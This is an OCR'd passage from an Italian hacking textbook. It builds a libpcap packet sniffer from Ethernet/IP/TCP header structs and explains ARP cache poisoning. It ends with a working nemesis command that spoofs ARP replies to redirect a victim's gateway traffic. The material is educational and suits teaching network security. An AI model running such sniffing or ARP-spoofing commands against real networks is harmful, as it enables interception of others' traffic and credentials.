   unsigned char ether_src_addr[ETHER_ADDR_LEN];  // Indirizzo MAC di
                                                   // origine
```


```
    unsigned short ether_type; // Tipo di pacchetto Ethernet
};
```

Possiamo fare lo stesso con le strutture IP e TCP, usando le strutture corrispondenti e i diagrammi RFC come riferimento.

Da /usr/include/netinet/ip.h

```
struct iphdr
   {
#if __BYTE_ORDER == __LITTLE_ENDIAN
   unsigned int ihl:4;
   unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
   unsigned int version:4;
   unsigned int ihl:4;
#else
# error "Please fix <bits/endian.h>"
#endif
   u_int8_t tos;
   u_int16_t tot_len;
   u_int16_t id;
   u_int16_t frag_off;
   u_int8_t ttl;
   u_int8_t protocol;
   u_int16_t check;
   u_int32_t saddr;
   u_int32_t daddr;
   /*The options start here. */
};
```

Dall’RFC 791



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Example Internet Datagram Header

Ciascun elemento nella struttura corrisponde ai campi mostrati nel diagramma di intestazione RFC. Poiché i primi due campi, Version e IHL (Internet Header Length) occupano soltanto quattro bit, e non vi sono tipi di variabili a 4 bit in C, la definizione di intestazione Linux suddivide il byte in modo diverso in base all’ordine dei byte dell’host. Questi campi sono in ordine dei byte di rete, perciò, se l’host è little-endian, l’IHL dovrebbe trovarsi prima di Version, poiché l’ordine dei byte è invertito. Per i nostri scopi non useremo alcuno di questi campi, perciò non ci serve nemmeno suddividere il byte.

Aggiunto a hacking-network.h

```
struct ip_hdr {
  unsigned char ip_version_and_header_length; // Versione e lunghezza
                                              // intestazione
  unsigned char ip_tos;          // Tipo di servizio
  unsigned short ip_len;         // Lunghezza totale
  unsigned short ip_id;          // Numero di identificazione
  unsigned short ip_frag_offset; // Offset frammento e flag
  unsigned char ip_ttl;          // Time to live
  unsigned char ip_type;         // Tipo di protocollo
  unsigned short ip_checksum;    // Checksum
  unsigned int ip_src_addr;      // Indirizzo IP di origine
  unsigned int ip_dest_addr;     // Indirizzo IP di destinazione
};
```

Il riempimento effettuato dal compilatore, come si è detto in precedenza, allinea questa struttura su un limite di 4 byte. Le intestazioni IP sono sempre di 20 byte.


Per l'intestazione di pacchetto TCP, facciamo riferimento a /usr/include/netinet/tcp.h per la struttura e all'RFC 793 per il diagramma.

Da /usr/include/netinet/tcp.h


```
typedef u_int32_t tcp_seq;
/*
 * Intestazione TCP.
 * Per RFC 793, September, 1981.
 */
struct tcphdr
 {
   u_int16_t th_sport; /* source port */
```

```
   u_int16_t th_dport; /* destination port */
   tcp_seq th_seq; /* sequence number */
   tcp_seq th_ack; /* acknowledgment number */
# if __BYTE_ORDER == __LITTLE_ENDIAN
   u_int8_t th_x2:4; /* (unused) */
   u_int8_t th_off:4; /* data offset */
# endif
# if __BYTE_ORDER == __BIG_ENDIAN
   u_int8_t th_off:4; /* data offset */
   u_int8_t th_x2:4; /* (unused) */
# endif
   u_int8_t th_flags;
# define TH_FIN 0x01
# define TH_SYN 0x02
# define TH_RST 0x04
# define TH_PUSH 0x08
# define TH_ACK 0x10
# define TH_URG 0x20
   u_int16_t th_win; /* window */
   u_int16_t th_sum; /* checksum */
   u_int16_t th_urp; /* urgent pointer */
};
```

Da RFC 793



```
TCP Header Format
    0                   1                   2                   3
    0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |          Source Port          |       Destination Port        |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                        Sequence Number                        |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                    Acknowledgment Number                      |
```



```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Data  |               |U|A|P|R|S|F|                             |
| Offset| Reserved      |R|C|S|S|Y|I|           Window            |
|       |               |G|K|H|T|N|N|                             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Options             |            Padding            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

```
Data Offset: 4 bits
   The number of 32 bit words in the TCP Header. This indicates where
   the data begins. The TCP header (even one including options) is an
   integral number of 32 bits long.
Reserved: 6 bits
   Reserved for future use. Must be zero.
Options: variable
```

Anche la struttura tcphdr di Linux scambia l’ordine del campo di offset dei dati a 4 bit e della sezione a 4 bit del campo riservato, in base all’ordine dei byte sull’host. Il campo di offset dei dati è importante, perché indica la dimensione dell’intestazione TCP di lunghezza variabile. Avrete forse notato che la struttura tcphdr di Linux non prevede alcuno spazio per opzioni TCP; il motivo è che l’RFC definisce questo campo come opzionale. La dimensione dell’intestazione TCP sarà sempre allineata a 32 bit, e l’offset dei dati ci indica quante parole di 32 bit ci sono nell’intestazione. Perciò la dimensione dell’intestazione TCP in byte è uguale al campo di offset dei dati dall’intestazione per quattro. Poiché il campo di offset dei dati è richiesto per calcolare la dimensione dell’intestazione, suddividiamo il byte che lo contiene, assumendo che l’ordinamento dei byte sull’host sia little-endian.

Il campo th_flags della struttura tcphdr di Linux è definito come carattere senza segno a 8 bit. I valori definiti al di sotto di questo campo sono le maschere a bit corrispondenti ai sei flag possibili.

Aggiunto a hacking-network.h

```
struct tcp_hdr {
   unsigned short tcp_src_port;  // Porta TCP di origine
   unsigned short tcp_dest_port; // Porta TCP di destinazione
   unsigned int tcp_seq;         // Numero di sequenza TCP
   unsigned int tcp_ack;         // Numero di riscontro TCP
   unsigned char reserved:4;     // 4 bit dai 6 bit di spazio riservato
   unsigned char tcp_offset:4;   // Offset dati TCP per host little-endian
   unsigned char tcp_flags;      // Flag TCP (e 2 bit dallo spazio
                                 // riservato)
#define TCP_FIN 0x01
#define TCP_SYN 0x02
#define TCP_RST 0x04
#define TCP_PUSH 0x08
#define TCP_ACK 0x10
#define TCP_URG 0x20
   unsigned short tcp_window;    // Dimensione finestra TCP
   unsigned short tcp_checksum;  // Checksum TCP
   unsigned short tcp_urgent;    // Puntatore urgent TCPr
};
```

Ora che le intestazioni sono definite come strutture, possiamo scrivere un programma che decodifichi le intestazioni dei vari livelli di ciascun pacchetto. Prima, però, parliamo un momento di libpcap. Questa libreria contiene una funzione denominata `pcap_loop()`, che offre un modo migliore per catturare pacchetti rispetto a un semplice ciclo su una chiamata

di `pcap_next()`. Pochissimi programmi usano effettivamente `pcap_next()`, perché è poco efficiente. `pcap_loop()` usa una funzione di callback; questo significa che riceve un puntatore a una funzione, la quale è richiamata ogni volta che viene catturato un pacchetto.

Il prototipo per `pcap_loop()` è il seguente:

```
int pcap_loop(pcap_t *handle, int count, pcap_handler callback, u_char
*args);
```

Il primo argomento è l'handle di pcap, il secondo è un conteggio di quanti pacchetti catturare, il terzo è un puntatore alla funzione di callback. Se l'argomento conteggio è impostato a -1, il ciclo continua finché non viene interrotto dal programma. L'ultimo argomento è un puntatore opzionale che sarà passato alla funzione di callback; naturalmente quest'ultima deve seguire un determinato prototipo, perché `pcap_loop()` deve richiamarla. La funzione di callback può avere un nome qualsiasi, ma gli argomenti devono essere passati come segue:

```
void callback(u_char *args, const struct pcap_pkthdr *cap_header, const
u_char *packet);
```

Il primo argomento è il puntatore opzionale passato come ultimo argomento a `pcap_loop()`. Può essere usato per passare informazioni aggiuntive alla funzione di callback, ma non lo useremo. I due argomenti successivi dovrebbero risultarvi familiari da `pcap_next()`: un puntatore all'intestazione di cattura e un puntatore al pacchetto stesso.

Il codice dell'esempio seguente usa `pcap_loop()` con una funzione di callback per

catturare pacchetti e le nostre strutture di intestazione per decodificarli.

decode_sniff.c

```
#include <pcap.h>
#include "hacking.h"
#include "hacking-network.h"

void pcap_fatal(const char *, const char *);
void decode_ethernet(const u_char *);
void decode_ip(const u_char *);
u_int decode_tcp(const u_char *);
void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);

int main() {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   char errbuf[PCAP_ERRBUF_SIZE];
   char *device;

   pcap_t *pcap_handle;
   device = pcap_lookupdev(errbuf);
   if(device == NULL)
      pcap_fatal("pcap_lookupdev", errbuf);

   printf("Sniffing on device %s\n", device);

   pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
   if(pcap_handle == NULL)
      pcap_fatal("pcap_open_live", errbuf);

   pcap_loop(pcap_handle, 3, caught_packet, NULL);
```

```
    pcap_close(pcap_handle);
}
```

All'inizio del programma viene dichiarato il prototipo per la funzione di callback, denominata `caught_packet()`, insieme a diverse funzioni di decodifica. Tutto il resto di `main()` è sostanzialmente invariato, a parte il fatto che il ciclo for è stato sostituito da una singola chiamata di `pcap_loop()`. Questa funzione riceve pcap_handle, l'indicazione di catturare tre pacchetti e un puntatore alla funzione di callback, `caught_packet()`. L'ultimo argomento è NULL, poiché non abbiamo dati aggiuntivi da passare a `caught_packet()`. Notate inoltre che la funzione `decode_tcp()` restituisce un u_int. Poiché la lunghezza dell'intestazione TCP è variabile, questa funzione la restituisce.

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header,
const u_char *packet) {
    int tcp_header_length, total_header_size, pkt_data_len;
    u_char *pkt_data;

    printf("==== Got a %d byte packet ====\n", cap_header->len);

    decode_ethernet(packet);
    decode_ip(packet+ETHER_HDR_LEN);
    tcp_header_length = decode_tcp(packet+ETHER_HDR_LEN+sizeof(struct ip_
hdr));

    total_header_size = ETHER_HDR_LEN+sizeof(struct ip_hdr)+tcp_header_
length;
    pkt_data = (u_char *)packet + total_header_size; // pkt_data punta alla
                                                     // porzione dati.
    pkt_data_len = cap_header->len - total_header_size;
    if(pkt_data_len > 0) {
        printf("\t\t\t%u bytes of packet data\n", pkt_data_len);
```

```
      dump(pkt_data, pkt_data_len);
   } else
      printf("\t\t\tNo Packet Data\n");
}

void pcap_fatal(const char *failed_in, const char *errbuf) {
   printf("Fatal Error in %s: %s\n", failed_in, errbuf);
   exit(1);
}
```

La funzione `caught_packet()` viene richiamata ogni volta che `pcap_ loop()` cattura un pacchetto; usa le lunghezze delle intestazioni per suddividere il pacchetto nei vari livelli e le funzioni di decodifica per stampare i dettagli di ciascuna intestazione di livello.

```
void decode_ethernet(const u_char *header_start) {
   int i;
   const struct ether_hdr *ethernet_header;

   ethernet_header = (const struct ether_hdr *)header_start;
   printf("[[ Layer 2 :: Ethernet Header ]]\n");
   printf("[ Source: %02x", ethernet_header->ether_src_addr[0]);
   for(i=1; i < ETHER_ADDR_LEN; i++)
      printf(":%02x", ethernet_header->ether_src_addr[i]);

   printf("\tDest: %02x", ethernet_header->ether_dest_addr[0]);
   for(i=1; i < ETHER_ADDR_LEN; i++)
      printf(":%02x", ethernet_header->ether_dest_addr[i]);
   printf("\tType: %hu ]\n", ethernet_header->ether_type);
}

void decode_ip(const u_char *header_start) {
   const struct ip_hdr *ip_header;

   ip_header = (const struct ip_hdr *)header_start;
```

```
   printf("\t(( Layer 3 ::: IP Header ))\n");
   printf("\t( Source: %s\t", inet_ntoa(ip_header->ip_src_addr));
   printf("Dest: %s )\n", inet_ntoa(ip_header->ip_dest_addr));
   printf("\t( Type: %u\t", (u_int) ip_header->ip_type);
   printf("ID: %hu\tLength: %hu )\n", ntohs(ip_header->ip_id), ntohs(ip_
header->ip_len));
}

u_int decode_tcp(const u_char *header_start) {
   u_int header_size;
   const struct tcp_hdr *tcp_header;

   tcp_header = (const struct tcp_hdr *)header_start;
   header_size = 4 * tcp_header->tcp_offset;

   printf("\t\t{{ Layer 4 :::: TCP Header }}\n");
   printf("\t\t{ Src Port: %hu\t", ntohs(tcp_header->tcp_src_port));
   printf("Dest Port: %hu }\n", ntohs(tcp_header->tcp_dest_port));
   printf("\t\t{ Seq #: %u\t", ntohl(tcp_header->tcp_seq));
   printf("Ack #: %u }\n", ntohl(tcp_header->tcp_ack));
   printf("\t\t{ Header Size: %u\tFlags: ", header_size);
   if(tcp_header->tcp_flags & TCP_FIN)
      printf("FIN ");
   if(tcp_header->tcp_flags & TCP_SYN)
      printf("SYN ");
   if(tcp_header->tcp_flags & TCP_RST)
      printf("RST ");
   if(tcp_header->tcp_flags & TCP_PUSH)
      printf("PUSH ");
   if(tcp_header->tcp_flags & TCP_ACK)
      printf("ACK ");
   if(tcp_header->tcp_flags & TCP_URG)
      printf("URG ");
   printf(" }\n");

   return header_size;
```

```
}
```

Alle funzioni di decodifica è passato un puntatore all'inizio dell'intestazione, di cui viene eseguito il typecast nella struttura appropriata. Questo consente di accedere a vari campi dell'intestazione, ma è importante ricordare che questi valori saranno in ordine dei byte di rete. Questi dati provengono direttamente dal cavo di comunicazione, perciò l'ordine dei byte deve essere convertito per l'uso su un processore x86.

```
reader@hacking:~/booksrc $ gcc -o decode_sniff decode_sniff.c -lpcap
reader@hacking:~/booksrc $ sudo ./decode_sniff
Sniffing on device eth0
==== Got a 75 byte packet ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:29:15:65:b6 Dest: 00:01:6c:eb:1d:50 Type: 8 ]
      (( Layer 3 ::: IP Header ))
      ( Source: 192.168.42.1 Dest: 192.168.42.249 )
      ( Type: 6     ID: 7755      Length:     61 )
            {{ Layer 4 :::: TCP Header }}
            { Src Port: 35602     Dest Port: 7890 }
            { Seq #: 2887045274   Ack #: 3843058889 }
            { Header Size: 32     Flags: PUSH ACK }
                  9 bytes of packet data
74 65 73 74 69 6e 67 0d 0a              | testing..
==== Got a 66 byte packet ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:6c:eb:1d:50     Dest: 00:01:29:15:65:b6 Type: 8 ]
      (( Layer 3 ::: IP Header ))
      ( Source: 192.168.42.249     Dest: 192.168.42.1 )
      ( Type: 6      ID: 15678     Length: 52 )
            {{ Layer 4 :::: TCP Header }}
            { Src Port: 7890       Dest Port: 35602 }
            { Seq #: 3843058889    Ack #: 2887045283 }
            { Header Size: 32      Flags: ACK }
```

```
                   No Packet Data
==== Got a 82 byte packet ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:29:15:65:b6     Dest: 00:01:6c:eb:1d:50 Type: 8 ]
      (( Layer 3 ::: IP Header ))
      ( Source: 192.168.42.1 Dest: 192.168.42.249 )
      ( Type: 6     ID: 7756      Length: 68 )
            {{ Layer 4 ::::       TCP Header }}
            { Src Port: 35602     Dest Port: 7890 }
            { Seq #: 2887045283   Ack #: 3843058889 }
            { Header Size: 32     Flags: PUSH ACK }
                  16 bytes of packet data
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | this is a test..
reader@hacking:~/booksrc $
```

Con le intestazioni decodificate e separate in livelli, la connessione TCP/IP è molto più facile da comprendere. Notate gli indirizzi IP associati agli indirizzi MAC, e come il numero di sequenza nei due pacchetti da 192.168.42.1 (il primo e l'ultimo pacchetto) aumenti di nove, poiché il primo pacchetto conteneva nove byte di dati effettivi: 2887045283 – 2887045274 = 9. Questo dato è usato dal protocollo TCP per assicurarsi che tutti i dati arrivino in ordine, poiché i pacchetti potrebbero subire ritardi per varie ragioni.

Nonostante tutti i meccanismi integrati nelle intestazioni dei pacchetti, questi ultimi sono ancora visibili a chiunque sullo stesso segmento di rete. Protocolli come FTP, POP3 e telnet trasmettono i dati in chiaro. Anche senza l'aiuto di uno strumento come dsniff, è abbastanza facile per un aggressore effettuare lo sniffing della rete per trovare nomi utente e password inclusi in questi pacchetti e usarli per compromettere altri sistemi. Dal punto di vista della sicurezza questo è un problema, perciò switch più intelligenti forniscono ambienti di rete

commutati.


0x444 Sniffing attivo

In un *ambiente di rete commutato*, i pacchetti sono inviati soltanto alla porta a cui sono destinati, in base agli indirizzi MAC di destinazione. Ciò richiede un hardware più intelligente, in grado di creare e mantenere una tabella che associ indirizzi MAC con determinate porte, in base a quale dispositivo è connesso a ciascuna porta, come illustrato di seguito.

Il vantaggio di un ambiente commutato è che ai dispositivi vengono inviati soltanto i pacchetti realmente destinati a essi, perciò dispositivi promiscui non sono in grado di effettuare lo sniffing di pacchetti aggiuntivi. Tuttavia, anche in un ambiente commutato esistono dei modi per effettuare lo sniffing di pacchetti di altri dispositivi: vi è semplicemente qualche difficoltà in più. Per individuare hack come questi, è necessario esaminare e poi combinare tra loro i dettagli dei protocolli.

Un importante aspetto delle comunicazioni di rete che può essere manipolato allo scopo di ottenere effetti interessanti è l'indirizzo di origine. Nei protocolli che stiamo considerando non vi è alcun meccanismo in grado di assicurare che l'indirizzo di origine specificato in un pacchetto sia davvero l'indirizzo della macchina di origine. L'atto di falsificare l'indirizzo di origine di un pacchetto si chiama *spoofing*. Conoscendo le tecniche di spoofing si è in grado di sviluppare molti più hack, poiché la maggior parte dei sistemi si aspetta che gli indirizzi di origine siano validi.


Lo spoofing è il primo passo per lo sniffing di pacchetti su una rete commutata. Gli altri due dettagli interessanti si trovano in ARP. Per prima cosa, quando perviene una risposta ARP con un indirizzo IP che esiste già nella cache ARP, il sistema che riceve sovrascrive le precedenti informazioni di indirizzo MAC con le nuove trovate nella risposta (a meno che l'elemento presente nella cache ARP non sia stato esplicitamente contrassegnato come permanente). In secondo luogo, non viene mantenuta alcuna informazione di stato sul traffico ARP, poiché ciò richiederebbe memoria aggiuntiva e complicherebbe un protocollo concepito puntando alla massima semplicità. Questo significa che i sistemi accetteranno una risposta ARP anche se non hanno inviato una richiesta ARP.



Questi tre dettagli, se sfruttati in modo appropriato, consentono a un aggressore di effettuare lo sniffing del traffico su una rete commutata usando una tecnica nota come *reindirizzamento ARP*. L'aggressore invia risposte ARP con indirizzo falsificato a determinati dispositivi, per fare in modo che gli elementi della cache ARP siano sovrascritti

con i propri dati. Questa tecnica si chiama *avvelenamento della cache ARP*. Per eseguire lo sniffing del traffico di rete tra due punti A e B, l'aggressore deve avvelenare la cache ARP di A per fare in modo che A creda che l'indirizzo IP di B sia l'indirizzo MAC dell'aggressore, e in più avvelenare la cache ARP di B per fare in modo che B creda che l'indirizzo IP di A sia l'indirizzo MAC dell'aggressore. A questo punto la macchina dell'aggressore deve semplicemente inoltrare questi pacchetti alle loro destinazioni finali, dopodiché tutto il traffico tra A e B viene sempre recapitato, ma scorre attraverso la macchina dell'aggressore, come mostrato nella pagina successiva.

Poiché A e B applicano le proprie intestazioni Ethernet sui loro pacchetti in base al contenuto delle rispettive cache ARP, il traffico IP di A destinato a B è in realtà inviato all'indirizzo MAC dell'aggressore, e vice versa. Lo switch filtra il traffico in base all'indirizzo MAC, perciò opera come previsto, inviando il traffico IP di A e B, destinato all'indirizzo MAC dell'aggressore, alla porta dell'aggressore stesso. Poi l'aggressore riapplica ai pacchetti IP le intestazioni Ethernet appropriate e invia di nuovo i pacchetti allo switch, che infine li inoltra alla loro destinazione corretta. Lo switch funziona correttamente; sono le macchine vittima di attacco che vengono "ingannate" in modo che reindirizzino il loro traffico facendolo passare attraverso la macchina dell'aggressore.



A causa dei valori di timeout, le macchine vittime inviano periodicamente richieste ARP reali e ricevono risposte ARP reali. Al fine di mantenere attivo l'attacco di reindirizzamento, l'aggressore deve mantenere "avvelenate" le cache ARP delle macchine. Un modo semplice per farlo consiste nell'inviare risposte ARP con indirizzo falsificato a entrambe le macchine A e B a intervalli di tempo costanti, per esempio ogni 10 secondi.

Un *gateway* è un sistema che esegue il routing di tutto il traffico da una rete locale a Internet. Il reindirizzamento ARP è particolarmente interessante quando una delle macchine vittime è il gateway di default, poiché il traffico tra il gateway di default e un altro sistema è il traffico Internet di quest'ultimo sistema. Per esempio, se una macchina all'indirizzo 192.168.0.118 sta comunicando con il gateway all'indirizzo 192.168.0.1 tramite uno switch, il traffico sarà filtrato per indirizzo MAC. Ciò significa che tale traffico non potrà essere oggetto di sniffing in condizioni normali, nemmeno in modalità promiscua. Per eseguire lo

sniffing di tale traffico, è necessario reindirizzarlo.

Per reindirizzare il traffico, occorre per prima cosa determinare gli indirizzi MAC di 192.168.0.118 e 192.168.0.1. A questo scopo basta effettuare un ping di questi host, poiché qualsiasi tentativo di connessione IP userà ARP. Se si esegue uno sniffer, si possono vedere le comunicazioni ARP, ma il sistema operativo memorizzerà nella cache le associazioni di indirizzi IP/MAC risultanti.

```
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms
--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms
--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
reader@hacking:~/booksrc $ ifconfig eth0
eth0    Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
        inet addr:192.168.0.193 Bcast:192.168.0.255 Mask:255.255.255.0
        UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
        RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
        TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:100
        RX bytes:601686 (587.5 Kb) TX bytes:288567 (281.8 Kb)
        Interrupt:9 Base address:0xc000
```

```
reader@hacking:~/booksrc $
```

Dopo il ping, gli indirizzi MAC di 192.168.0.118 e 192.168.0.1 si trovano entrambi nella cache ARP dell'aggressore. In questo modo i pacchetti possono raggiungere la loro destinazione finale dopo il reindirizzamento alla macchina dell'aggressore. Supponendo che il kernel sia stato compilato includendo le funzionalità di IP forwarding, tutto ciò che occorre fare è inviare delle risposte ARP con indirizzi falsificati a intervalli di tempo regolari. Occorre dire a 192.168.0.118 che 192.168.0.1 si trova presso 00:00:AD:D1:C7:ED, e a 192.168.0.1 che 192.168.0.118 si trova anch'esso presso 00:00:AD:D1:C7: ED. Questi pacchetti ARP con indirizzo falsificato possono essere iniettati usando un apposito strumento della riga di comando denominato Nemesis. Nemesis (http://nemesis.sourceforge.net) è nato come suite di strumenti scritti da Mark Grimes, ma nella più recente versione 1.4 tutte le funzionalità sono state raccolte in una singola utility dal nuovo responsabile di gestione e sviluppo, Jeff Nathan.

```
reader@hacking:~/booksrc $ nemesis

NEMESIS -=- The NEMESIS Project Version 1.4 (Build 26)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
```

```
   ospf (currently non-functional)
   rip
   tcp
   udp

NEMESIS options:
   To display options, specify a mode with the option "help".

reader@hacking:~/booksrc $ nemesis arp help

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

ARP/RARP Usage:
   arp [-v (verbose)] [options]

ARP/RARP Options:
   -S <Source IP address>
   -D <Destination IP address>
   -h <Sender MAC address within ARP frame>
   -m <Target MAC address within ARP frame>
   -s <Solaris style ARP requests with target hardware addess set to
broadcast>
   -r ({ARP,RARP} REPLY enable)
   -R (RARP enable)
   -P <Payload file>

Data Link Options:
   -d <Ethernet device name>
   -H <Source MAC address>
   -M <Destination MAC address>

You must define a Source and Destination IP address.
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.1
-D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H
00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30
```

```
ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

             [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
       [Ethernet type] ARP (0x0806)
    [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
